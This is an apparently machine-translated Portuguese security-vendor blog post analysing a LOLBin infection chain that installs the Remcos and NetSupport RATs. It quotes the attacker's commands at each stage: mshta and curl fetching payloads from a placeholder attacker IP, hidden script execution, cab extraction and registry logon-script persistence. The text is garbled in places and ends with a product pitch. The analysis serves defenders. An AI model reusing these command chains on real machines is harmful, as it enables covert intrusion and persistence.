Recentemente, nossa equipe se deparou com uma tentativa de infecção que se destacou, não por sua sofisticação, mas pela determinação do invasor em levar ao extremo a abordagem de “viver da terra”.
O objetivo final era implantar o Remcos , um Trojan de Acesso Remoto (RAT), e o NetSupport Manager , uma ferramenta legítima de administração remota que é frequentemente usada indevidamente como um RAT. O caminho percorrido pelo atacante foi um verdadeiro tour por... Windows ' utilitários integrados — conhecidos como LOLBins (Living Off the Land Binaries).
Tanto o Remcos quanto o NetSupport são ferramentas de acesso remoto amplamente utilizadas de forma abusiva, que dão aos invasores amplo controle sobre os sistemas infectados e são frequentemente distribuídas por meio de phishing em várias etapas ou cadeias de infecção.
A Remcos (abreviação de Remote Control & Surveillance, ou Controle Remoto e Vigilância) é vendida como um produto legítimo. Windows É uma ferramenta de administração e monitoramento remoto, mas é amplamente utilizada por cibercriminosos. Uma vez instalada, ela concede aos atacantes acesso remoto completo à área de trabalho, controle do sistema de arquivos, execução de comandos, registro de teclas digitadas (keylogging), monitoramento da área de transferência, opções de persistência e recursos de tunelamento ou proxy para movimentação lateral.
O NetSupport Manager é um produto legítimo de suporte remoto que se torna o “NetSupport RAT” quando invasores o instalam e configuram silenciosamente para acesso não autorizado.
Vamos examinar como esse ataque se desenrolou, um comando nativo de cada vez.
Fase 1: O acesso inicial sutil
O ataque começou com um comando aparentemente estranho:
C:\Windows\System32\forfiles.exe /p c:\windows\system32 /m notepad.exe /c "cmd /c start mshta http://[attacker-ip]/web"
À primeira vista, você pode se perguntar: por que não simplesmente executar mshta.exe Diretamente? A resposta está na evasão da defesa.
Ao envolver forfiles.exe, uma ferramenta legítima para executar comandos em lotes de arquivos, o invasor confundiu as coisas. Isso torna o caminho de execução um pouco mais difícil de ser detectado pelas ferramentas de segurança. Em essência, um programa confiável inicia silenciosamente outro, formando uma cadeia que tem menos chances de disparar alarmes.
Etapa 2: Download sem arquivo e preparação
O mshta O comando buscou um arquivo HTA remoto que imediatamente gerou cmd.exe, que lançou uma linha única elaborada do PowerShell:
powershell.exe -NoProfile -Command
curl -s -L -o "<random>.pdf" (attacker-ip}/socket;
mkdir "<random>";
tar -xf "<random>.pdf" -C "<random>";
Invoke-CimMethod Win32_Process Create "<random>\glaxnimate.exe"
Eis o que isso faz:
O curl integrado ao PowerShell baixou uma carga útil disfarçada como um PDF, que na realidade era um arquivo TAR. Em seguida, tar.exe (outro confiável) Windows complemento) descompactou-o em uma pasta com nome aleatório. A estrela deste show, no entanto, era glaxnimate.exe—uma versão trojanizada de um software de animação real, preparada para propagar a infecção ao ser executada. Mesmo aqui, o atacante depende inteiramente de Windows ' ferramentas próprias — nenhum instalador EXE ou macro à vista.
Fase 3: Encenação à vista de todos

O que aconteceu a seguir? A cópia maliciosa do Glaxnimate começou a gravar arquivos parciais em C:\ProgramData:
SETUP.CAB.PARTPROCESSOR.VBS.PARTPATCHER.BAT.PART
Por que .PART Arquivos? É uma estratégia clássica de malware. Deixe os arquivos em um estado incompleto até que chegue o momento certo — ou talvez até que o download esteja concluído. Quando estiver tudo pronto, renomeie ou complete os arquivos e, em seguida, use-os para enviar as próximas cargas úteis.
Etapa 4: Elaboração do roteiro do lançamento
O malware adora um bom script — especialmente um que ninguém vê. Uma vez totalmente escrito, Windows O Host de Script foi invocado para executar o componente VBScript:
"C:\Windows\System32\WScript.exe" "C:\ProgramData\processor.vbs"
O VBScript utilizou IWshShell3.Run para gerar silenciosamente cmd.exe com uma janela oculta para que a vítima nunca visse um pop-up ou uma caixa preta.
IWshShell3.Run("cmd.exe /c %ProgramData%\patcher.bat", "0", "false");
Qual é a função do arquivo em lote?
expand setup.cab -F:* C:\ProgramData
Use o expand utilitário para extrair todo o conteúdo do arquivo anteriormente solto setup.cab arquivar em ProgramData — efetivamente descompactando o NetSupport RAT e seus auxiliares.
Etapa 5: Persistência oculta
Para garantir que sua ferramenta sobrevivesse a uma reinicialização, os invasores optaram pela rota furtiva do registro:
reg add "HKCU\Environment" /v UserInitMprLogonScript /t REG_EXPAND_SZ /d "C:\ProgramData\PATCHDIRSEC\client32.exe" /f
Ao contrário das teclas Run da velha guarda, UserInitMprLogonScript não é um suspeito comum e não abre windows visíveis. Sempre que o usuário fazia login, o RAT acompanhava-o silenciosamente.
Considerações finais
Essa cadeia de infecção é uma aula magistral de abuso do LOLBin e prova que os atacantes adoram se transformar em alvos fáceis. Windows ' suas próprias ferramentas contra seus usuários. Cada etapa do processo depende de recursos integrados. Windows ferramentas: forfiles, mshta, curl, tar, mecanismos de script, rege expand.
Então, é possível usar LOLBins em excesso para derrubar um RAT? Como mostra esse invasor, a resposta é “ainda não”. Mas cada etapa adicional adiciona ruído e deixa mais rastros para os defensores seguirem. Quanto mais ferramentas um agente de ameaças usa indevidamente, mais exclusivas se tornam suas impressões digitais.
Fique atento. Monitore possíveis abusos do LOLBin. E nunca confie em um .pdf que precisa tar.exe para abrir.

Apesar do uso intenso de LOLBins, Malwarebytes ainda detecta e bloqueia esse ataque. Ele bloqueou o endereço IP do atacante e detectou tanto o RAT Remcos quanto o cliente NetSupport assim que foram instalados no sistema.
Desde a denúncia de ameaças até a sua remoção.
Os riscos de cibersegurança nunca devem ir além das manchetes. Mantenha as ameaças longe dos seus dispositivos baixando Malwarebytes hoje mesmo .